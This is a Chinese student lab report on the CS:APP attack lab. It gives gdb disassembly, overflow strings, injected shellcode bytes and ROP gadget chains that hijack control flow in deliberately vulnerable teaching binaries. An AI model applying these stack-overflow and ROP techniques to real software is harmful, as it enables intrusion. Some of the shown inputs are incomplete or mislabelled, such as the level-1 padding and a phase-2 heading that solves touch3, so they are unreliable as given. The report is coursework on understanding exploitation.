

lab3

2024/4/7-2024/4/14

PB22111702 李岱峰

一. 实验过程

第一个攻击

阅读文档，任务要求：利用缓冲区溢出，根据栈的结构，在test函数中的getbuf函数，输入字符串，引导程序进入touch1程序。

```
(gdb) disassemble test
Dump of assembler code for function test:
   0x0000000000401968 <+0>:      sub     $0x8,%rsp
   0x000000000040196c <+4>:      mov     $0x0,%eax
   0x0000000000401971 <+9>:      call    0x4017a8 <getbuf>
   0x0000000000401976 <+14>:     mov     %eax,%edx
   0x0000000000401978 <+16>:     mov     $0x403188,%esi
   0x000000000040197d <+21>:     mov     $0x1,%edi
   0x0000000000401982 <+26>:     mov     $0x0,%eax
   0x0000000000401987 <+31>:     call    0x400df0 <__printf_
chk@plt>
--Type <RET> for more, q to quit, c to continue without pa
ging--
   0x000000000040198c <+36>:     add     $0x8,%rsp
   0x0000000000401990 <+40>:     ret
End of assembler dump.
(gdb)
```

test函数如上


```
void test()
{
    int val;
    val=getbuf();
    printf("No exploit. Getbuf returned 0x%x\n",val);
}
```

c语言如上，即在getbuf后，不能出现"no exploit"的printf进程，应在getbuf内直接跳转离开。该操作的实现是靠栈帧内容的改变实现的(ret的操作地址)

```
(gdb) disassemble touch1
Dump of assembler code for function touch1:
0x00000000004017c0 <+0>:      sub     $0x8,%rsp
0x00000000004017c4 <+4>:      movl    $0x1,0x202d0e(%rip)
                        # 0x6044dc <vlevel>
0x00000000004017ce <+14>:     mov     $0x4030c5,%edi
0x00000000004017d3 <+19>:     call   0x400cc0 <puts@plt>
0x00000000004017d8 <+24>:     mov     $0x1,%edi
0x00000000004017dd <+29>:     call   0x401c8d <validate>
0x00000000004017e2 <+34>:     mov     $0x0,%edi
0x00000000004017e7 <+39>:     call   0x400e40 <exit@plt>
End of assembler dump.
(gdb)
```

touch1函数如上，发现地址0x4017c0。我们需要将ret的返回地址修改为0x4017c0。

根据学习得知栈分配结构,栈从下向上，调用函数时，先将返回地址压入栈中，然后为getbuf相关参数、需要的变量分配栈空间。并且由x86的小端存储结构，getbuf输入数据从低地址向高地址累加压入栈中，test函数位于高地址中，ret返回地址在getbuf函数地址最大端，所以我需要输入一堆数据，并在最后越界的输入地址0x4017c0，使ret能够去到touch1中。



```

lab3
└─ src
   └─ phase1_1.png
   └─ phase1.png
   └─ cookie.txt
   └─ ctarget
   └─ farm.c
   └─ hex2raw
   └─ README.txt
   └─ report.md
   └─ rtarget
lab4
└─ sim
└─ archlab.pdf
└─ Makefile
└─ README
└─ sim.tar
└─ simguide.pdf
└─ Desktop
└─ 大纲

0x00000000004017c0 <+0>:      sub     $0x8,%rsp
0x00000000004017c4 <+4>:      movl    $0x1,0x202d0e(%rip)
                        # 0x6044dc <vlevel>
0x00000000004017ce <+14>:     mov     $0x4030c5,%edi
0x00000000004017d3 <+19>:     call   0x400cc0 <puts@plt>
0x00000000004017d8 <+24>:     mov     $0x1,%edi
0x00000000004017dd <+29>:     call   0x401c8d <validate>
0x00000000004017e2 <+34>:     mov     $0x0,%edi
0x00000000004017e7 <+39>:     call   0x400e40 <exit@plt>
End of assembler dump.
(gdb) disassemble getbuf
Dump of assembler code for function getbuf:
0x00000000004017a8 <+0>:      sub     $0x28,%rsp
0x00000000004017ac <+4>:      mov     %rsp,%rdi
0x00000000004017af <+7>:      call   0x401a40 <Gets>
0x00000000004017b4 <+12>:     mov     $0x1,%eax
0x00000000004017b9 <+17>:     add     $0x28,%rsp
0x00000000004017bd <+21>:     ret
End of assembler dump.
(gdb)
```

getbuf函数如上，可见sub \$0x28,%rsp分配了40个字节的内存空间，所以输入40个随意的字节，在41字节输入0x4017c0即可。

查到touch1代码地址为：0x4017c0

由此就有了思路，我们只需要输入41个字符，前40个字节将getbuf的栈空间填满，最后一个字节将返回值覆盖为0x4017c0即touch1的地址，这样，在getbuf执行ret指令后，程序就会跳转执行touch1函数。

输入为：

c0 17 40 00 00 00 00 00

```
ubuntu@VM8378-fengli-ics:~/csapp/lab3$ ./ctarget -q -i attackraw.txt
Cookie: 0x59b997fa
Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
```

key	val
user id	bovik
course	15213-f15
lab	attacklab
result	1:PASS:0xffffffff:ctarget:1:00 C0 17 40 00 00 00 00 00

```
ubuntu@VM8378-fengli-ics:~/csapp/lab3$ touch_attack?_txt
```

第二个攻击

4.2 Level 2

Phase 2 involves injecting a small amount of code as part of your exploit string.

Within the file `ctarget` there is code for a function `touch2` having the following C representation:

```
1 void touch2(unsigned val)
```

6

```
2 {  
3     vlevel = 2;          /* Part of validation protocol */  
4     if (val == cookie) {  
5         printf("Touch2!: You called touch2(0x%.8x)\n", val);  
6         validate(2);  
7     } else {  
8         printf("Misfire: You called touch2(0x%.8x)\n", val);  
9         fail(2);  
10    }  
11    exit(0);
```

第二部分如上图，即进入`touch2`后，传入的参数`%rdi`与`cookie`要相等才行，就是说在调用完`getbuf`函数后，需要跳转到`touch2`，且传入值要修改。

所以攻击逻辑是，向代码中注入一段代码，注入代码完成修改参数寄存器`rdi`，并`ret`到`touch2`地址。而`getbuf`后首先需要跳转到注入代码去，所以还需要第一次攻击的技术，修改`getbuf`原有的`ret`地址`rsp`，使用栈溢出，将返回地址修改为注入代码地址。注入代码在`getbuf`分配的40个字节代码空间中。


```
1 /* Compare string to hex representation of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4     char cbuf[110];
5     /* Make position of check string unpredictable */
6     char *s = cbuf + random() % 100;
7     sprintf(s, "%.8x", val);
8     return strncmp(sval, s, 9) == 0;
9 }
```

7

```
10
11 void touch3(char *sval)
12 {
13     vlevel = 3;          /* Part of validation protocol */
14     if (hexmatch(cookie, sval)) {
15         printf("Touch3!: You called touch3(\"%s\")\n", sval);
16         validate(3);
17     } else {
18         printf("Misfire: You called touch3(\"%s\")\n", sval);
19         fail(3);
20     }
21     exit(0);
22 }
```

目标如上。s的位置是随机的，所以在char [110]中，写入内容的位置不确定，可能出现在任意地方，所以不能在getbuf中注入代码

```
movq $0x5561dca8, %rdi
```

```
pushq $0x4018fa
```

```
ret
```

将需要的cookie字符串的位置(test时rsp栈帧位置，即test栈顶)传给参数寄存器，然后将程序引入touch3.

故输入为注入代码内容(movq、pushq、ret)+0+注入代码地址(0x5561dc78)+cookie的ASCII表示

```
Cookie: 0x59b997fa
Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarg
PASS: Would have posted the following:
    user id bovik
    course 15213-f15
    lab    attacklab
    result 1:PASS:0xffffffff:ctarget:3:48 C7 C7
A8 DC 61 55 68 FA 18 40 00 C3 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 78 DC 61 55 00 00 00 00 35 39 62 39 39 37 66
61
ubuntu@VM8378-fengli-ics:~/csapp/lab3$
```

第四个攻击

使用ROP方法攻击。通过截取程序中的代码块(一小段可执行代码+ret)，来构成一个程序链，通过ret连接在一起

For Phase 4, you will repeat the attack of Phase 2.也就是说，要用"拼凑"代码的方式，完成


```
movq    $0x59b997fa, %rdi
pushq   $0x4017ec
ret
```

首先，rtarget只支持movq\popq\ret\nop所以上述代码段无法实现。所以需要上述指令改造。

```
#cookie压入栈
pop %rdi
ret -> touch2
```


寻找这样类型的指令即可。

在farm.c中搜索我们需要的段，pop指令对应58**，ret为c3




936行指令58后是92然后才是ret，不行。所以可用928行，58 90 ret。代表pop %rax, nop,ret

因为导向了rax，所以需要movq %rax, %rdi，对应48 89 c7，搜到4项，要求movq后必须c3，所以用944行



所以两个RET地址为0x4019ab,0x4019c5。同时还需要导向0x4017ec（touch），test中还应该包含cookie字符串59b997fa，最后这些值应该在test内部，属于40个字符输入后的溢出区域。

得到答案attack4.txt



第五个攻击

要求像phase3一样，返回touch3函数。因为栈的位置随机分配，所以只能通过偏移量来确定cookie的位置。


```
movq    $0x5561dca8, %rdi
pushq   $0x4018fa
ret
```

提示需要使用956行的lea指令，故逻辑如下：


```
1.movq %rsp, %rax //0x401aad
2.movq %rax, %rdi //0x4019a2
3.popq %rax //0x4019cc
4.movl %eax, %edx //0x4019dd
5.movl %edx, %ecx //0x401a70
6.movl %ecx, %esi //0x401a13
7.lea (%rdi,%rsi,1),%rax //0x4019d6
8.movq %rax, %rdi //0x4019a2
```

输入为40个字节随意+1+2+3+0x48偏移量+4+5+6+7+8+touch3地址+cookie

输入attack5.txt即可



成功。

二.实验结果

输入的原始文本在ans文件夹中，attackx.txt，放入hex2raw输出的结果放在ans_finial中

实验结果的图片在src文件夹中，报告中有引用。